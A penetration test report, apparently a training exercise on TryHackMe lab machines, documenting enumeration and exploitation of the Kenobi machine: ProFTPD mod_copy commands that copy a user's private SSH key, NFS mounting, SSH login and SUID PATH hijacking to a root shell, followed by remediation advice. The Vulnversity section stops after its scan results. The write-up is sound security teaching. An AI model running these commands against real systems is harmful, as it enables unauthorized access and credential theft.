Penetration Testing Report

Group

Amir Wadiee

Ahmed Alaa

Mahmoud Reda

Mahmoud Gomaa

Andrew Morcos

Target: XYZ company Servers and devices
Date of Engagement: 2024-10-05
Report Author: DEPIX Group
Organization: XYZ Company

Report Issued 05/10/2024

Table of Contents

1 Confidentiality Notice

This report contains sensitive, privileged, and confidential information. Precautions should be taken to protect the confidentiality of the information in this document. Publication of this report may cause reputational damage to our clients or facilitate attacks against them. DEPIX team shall not be held liable for special, incidental, collateral or consequential damages arising out of the use of this information.

2 Disclaimer

Note that this assessment may not disclose all vulnerabilities that are present on the systems within the scope of the engagement. This report is a summary of the findings from a “point-in-time” assessment made on “Vulnversity machine , Blue Machine , Kenobi Machine ”. Any changes made to the environment during the period of testing may affect the results of the assessment.

3 EXECUTIVE SUMMARY

DEPIX conducted a comprehensive penetration test on the XYZ Company environment to assess its security posture. The primary objective of this engagement was to identify potential vulnerabilities within the systems and provide actionable recommendations to mitigate these risks. The testing process involved a thorough analysis of the environment, where various tools and techniques were employed to uncover and exploit security weaknesses. This report presents the detailed findings, supported by evidence, along with suggested remediation steps to enhance the security of the Targeted Environment "XYZ Company "

4.1 SCOPE

All testing was based on the scope as defined in the Request For Proposal (RFP) and official written communications. The items in scope are listed below.

4.2 Networks

IP address	Note
10.10.128.133	Kenobi Machine
192.168.145.137	Blue Machine
10.10.129.239	Vulnversity Machine
192.168.235.133	(Vulnix Machine)

4.3 Provided Credentials

Kenobi Machine

- black box test, without any supplied credentials

Vulnversity Machine

- black box test, without any supplied credentials

Blue Machine

- black box test, without any supplied credentials

(Vulnix Machine)

- black box test, without any supplied credentials

5.1 TESTING METHODOLOGY


DEPIX's testing methodology was split into three phases: *Reconnaissance*, *Target Assessment*, and *Execution of Vulnerabilities*. During reconnaissance, we gathered information about the targeted network systems.

DEPIX used port scanning and other enumeration methods to refine target information and assess target values. Next, we conducted our targeted assessment.

DEPIX simulated an attacker exploiting vulnerabilities in the Target network.

DEPIX gathered evidence of vulnerabilities during this phase of the engagement while conducting the simulation in a manner that would not disrupt normal business operations.

The following image is a graphical representation of this methodology.



6 .1 Kenobi Machine

Information Gathering and Enumeration “Kenobi Machine ”

Network Scanning and Host Discovery

- We ran the Kenobi machine on the Try hack me, connect with openvpn and we already have the IP for this machine as 10.10.238.133

Service Enumeration on IP 10.10.238.133

After identifying 10.10.238.133 as an active host, a detailed service enumeration was performed using the following Nmap command:

```
nmap -sS -sV -p- 10.10.238.133
```

Explanation:

- -sS: Conducts a stealth SYN scan, which is less likely to be detected by the target.
- -sV: Attempts to identify the version of the services running on the open ports.
- -p-: Scans all 65,535 TCP ports.


Results: The scan revealed the following open ports and associated services on the target IP 10.10.238.133 was

Starting Nmap 7.94SVN (https://nmap.org) at 2024-10-04 14:05 EDT
Nmap scan report for 10.10.238.133
Host is up (0.077s latency).
Not shown: 65524 closed tcp ports (reset)

- 21/tcp open ftp ProFTPD 1.3.5
- 22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
- 80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
- 111/tcp open rpcbind 2-4 (RPC #100000)
- 139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
- 445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
- 2049/tcp open nfs 2-4 (RPC #100003)

- 38177/tcp open mountd 1-3 (RPC #100005)
- 44881/tcp open nlockmgr 1-4 (RPC #100021)
- 49443/tcp open mountd 1-3 (RPC #100005)
- 51079/tcp open mountd 1-3 (RPC #100005)

Service Info: Host: KENOBI; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel



Enumeration for RPC protocol

RPC in Linux (and NFS):

In Linux environments, RPC is often used to facilitate services like NFS (Network File System) and other services that rely on distributed computing.


How RPC is used in NFS:

- **NFS** is a network protocol that allows a system to share directories and files with others over a network. It uses RPC to handle the communication between the NFS client and server.
- Port 111 (rpcbind):
  - When you scan for RPC services (like NFS), port 111 is commonly open. This port runs rpcbind, a service that maps RPC program numbers to network port numbers. When an RPC client (like an NFS client) connects to a server, it queries rpcbind to find out what port the required service (such as NFS) is running on.
- Dynamic Ports:
  - Once the client knows the service's port number (from rpcbind on port 111), it connects to that service on the dynamically assigned port and begins communicating.

We will use script from nmap to check the mont using RPC port 111:

```
nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount 10.10.238.133
```


After running these command, we found that there is a **mount** for directory called /var, we can use it later and mount in to our attacker machine to try to exfiltrate data from it.



Enumeration for ProFTPD

From previous nmap, we found that ftp is running on port 21, we can check the version of ProFTPD by using netcat : and we found it is **(ProFTPD 1.3.5)**


```
netcat 10.10.238.133 21
```



Enumeration for Samba protocol

We will use a custom script from nmap to do that by this command:


```
nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse
10.10.238.133
```



On most distributions of Linux smbclient is already installed. Lets inspect one of the shares.

```
smbclient //10.10.238.133/anonymous
```

Without any password we got the access to this share and can list its content as you see



We will copy the log.txt from the machine by using this command :


```
smbget -R smb://10.10.238.133/anonymous
```

But it gives an error, and with some search we found an alternative:

- from the previous conole to the target machine – using previous share access- we will run this :

```
smb: \> ls
smb: \> get filename.txt
```

And we will get the file on the download



cat the file to check any thing important and we did:

```
Your identification has been saved in /home/kenobi/.ssh/id_rsa.
Your public key has been saved in /home/kenobi/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:C17GWSl/v7KlUZrOwWxSyk+F7gYhVzsbfqkCIkr2d7Q kenobi@kenobi
The key's randomart image is:
+---[RSA 2048]----+
|                 |
|            ..   |
|         . o. .  |
|        ..=o +.  |
|       . So.o++o. |
|  o ...+oo.Bo*o  |
| o o ..o.o+.@oo  |
|  . . . E .O+= . |
|     . .   oBo.  |
+----[SHA256]-----+

# This is a basic ProFTPD configuration file (rename it to
# 'proftpd.conf' for actual use.  It establishes a single server
# and a single anonymous login.  It assumes that you have a
user/group
# "nobody" and "ftp" for normal operation and anon.

ServerName                      "ProFTPD Default Installation"
ServerType                      standalone
DefaultServer                   on

# Port 21 is the standard FTP port.
Port                            21
```


Exploitation

- Exploitation for ProFTPD 1.3.5

By searching, we found that, this version of ProFTPD is vlaunerable to some command that can make us copy from directory to another without permission
here the link :
https://www.rapid7.com/db/modules/exploit/unix/ftp/proftpd_modcopy_exec/

We can use searchsploit to find exploits for a particular software version, we found 4 exploits;

```
searchsploit ProFTPD 1.3.5
```




We have found an exploit from ProFtpd's mod_copy module.

- The mod_copy module implements **`SITE CPFR`** and **`SITE CPTO`** commands, which can be used to copy files/directories from one place to another on the server.
- Any **unauthenticated** client can leverage these commands to copy files from any part of the filesystem to a chosen destination.

- We know that the FTP service is running as the Kenobi user (from the file on the share) and an ssh key is generated for that user.

- We're now going to copy Kenobi's private key using SITE CPFR and SITE CPTO commands.


```
netcat 10.10.238.133 21
SITE CPFR /home/kenobi/.ssh/id_rsa
SITE CPTO /var/tmp/id_rsa
```



Let’s mount the /var/tmp directory to our machine


So from Kali machine we will run:

```
mkdir /mnt/kenobiNFS
mount 10.10.238.133:/var /mnt/kenobiNFS
ls -la /mnt/kenobiNFS
```



We now have a network mount on our deployed machine! We can go to /var/tmp and get the private key then login to Kenobi's account. so from KALI :

```
cp /mnt/kenobiNFS/tmp/id_rsa .
sudo chmod 600 id_rsa
ssh -i id_rsa kenobi@10.10.238.133
```




Privilege Escalation with Path Variable Manipulation

SUID bits can be dangerous, some binaries such as passwd need to be run with elevated privileges (as its resetting your password on the system), however other custom files could that have the SUID bit can lead to all sorts of issues.


To search the a system for these type of files run the following:

```
find / -perm -u=s -type f 2>/dev/null
```



Up normal binary in usr is called menu – we can find it using linbees script

let's check its state




As expected, it runs using root privilege as SUID is on

We can use string to check it if we can read anything- Strings is a command on Linux that looks for human readable strings on a binary.

so from Kenobi user we will run and we found that the first option on menu is run curl command


```
strings /usr/bin/menu
```



But the curl don't use the absolute path, and we can manipulate it by editing

```
cd /tmp
echo /bin/sh > curl
chmod 777 curl
export PATH=/tmp:$PATH
/usr/bin/menu
```

We copied the /bin/sh shell, called it curl, gave it the correct permissions and then put its location in our path. This meant that when the /usr/bin/menu binary was run, its using our path variable to find the "curl" binary.. Which is actually a version of /usr/sh, as well as this file being run as root it runs our shell as **root!**



Recommendations and Risk mitigation

To mitigate the vulnerabilities identified on the **Kenobi machine**, the following actions are recommended:

1. Restrict Anonymous Access on SMB:

- **Disable anonymous login** or at least restrict it to non-sensitive areas of the file system.
- Implement **strong authentication mechanisms** for SMB shares, such as using valid credentials or Kerberos authentication.
- Regularly audit file share permissions to ensure sensitive data is not exposed through misconfigurations.

2. Patch and Update the System:

- Upgrade the **Linux kernel** to the latest version to avoid exploitation of known vulnerabilities, especially those related to privilege escalation.
- Keep all software, including services like **Samba**, up to date with the latest security patches.

3. Mitigate Path Manipulation Risks:

- Review the code and configuration of any **setuid binaries** (such as `/usr/bin/menu`), ensuring they don't call binaries using relative paths. Instead, they should explicitly call commands with absolute paths (e.g., `/usr/bin/curl`).
- Use **environment sanitization** in setuid programs to prevent attackers from modifying environment variables like `PATH`.

4. Apply Least Privilege Principle:

- Limit the number of users and services that have elevated (root) privileges.
- Remove **setuid** permissions from binaries that don't need it or are not necessary for normal system operation.

5. Implement Monitoring and Auditing:

- Enable logging and monitoring for **SMB access** and **setuid binary execution**. Any suspicious activity, such as unauthorized access or altered binaries, should trigger alerts.
- Regularly audit system binaries for tampering or misconfigurations that could allow privilege escalation.

6. Firewall and Network Segmentation:

- Configure the firewall to restrict SMB traffic to only authorized IP addresses and internal systems.
- Apply **network segmentation** to isolate critical systems from vulnerable services like SMB.

6.2 Vulnversity Machine

Information Gathering and Enumeration “Vulnversity Machine”

- Network Scanning and Host Discovery

Machine IP: 10.10.129.239

- Port Scanning and Service Enumeration on IP 10.10.129.239

```
nmap -sS -sV -p- 10.10.129.239
```

Nmap 7.94 scan initiated Fri Oct 4 10:06:41 2024 as: nmap -p- -T4 -oN all_ports 10.10.129.239

Warning: 10.10.129.239 giving up on port because retransmission cap hit (6).

Nmap scan report for 10.10.129.239 (10.10.129.239)

Host is up (0.11s latency).

Not shown: 65529 closed tcp ports (reset)

PORT   STATE SERVICE

21/tcp   open ftp

22/tcp   open ssh

139/tcp open netbios-ssn

445/tcp open microsoft-ds

3128/tcp open squid-http

3333/tcp open dec-notes

after discovering all tcp open ports in the machine we did a detailed scan for each port as follow:

Detailed Scanning for each port discovered

Nmap 7.94 scan initiated Fri Oct 4 10:26:50 2024 as: nmap -sC -sV -O -T4 -p 21,22,139,445,3128,3333, -oN detailed.txt 10.10.129.239

Nmap scan report for 10.10.129.239 (10.10.129.239)

Host is up (0.11s latency).

PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 3.0.3

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 5a:4f:fc:b8:c8:76:1c:b5:85:1c:ac:b2:86:41:1c:5a (RSA)

| 256 ac:9d:ec:44:61:0c:28:85:00:88:e9:68:e9:d0:cb:3d (ECDSA)

|_ 256 30:50:cb:70:5a:86:57:22:cb:52:d9:36:34:dc:a5:58 (ED25519)

139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

445/tcp open etbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)

3128/tcp open http-proxy Squid http proxy 3.5.12

|_http-title: ERROR: The requested URL could not be retrieved

|_http-server-header: squid/3.5.12

3333/tcp open http Apache httpd 2.4.18 ((Ubuntu))

|_http-server-header: Apache/2.4.18 (Ubuntu)

|_http-title: Vuln University

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: general purpose

Running: Linux 5.X

OS CPE: cpe:/o:linux:linux_kernel:5.4

OS details: Linux 5.4

Network Distance: 2 hops

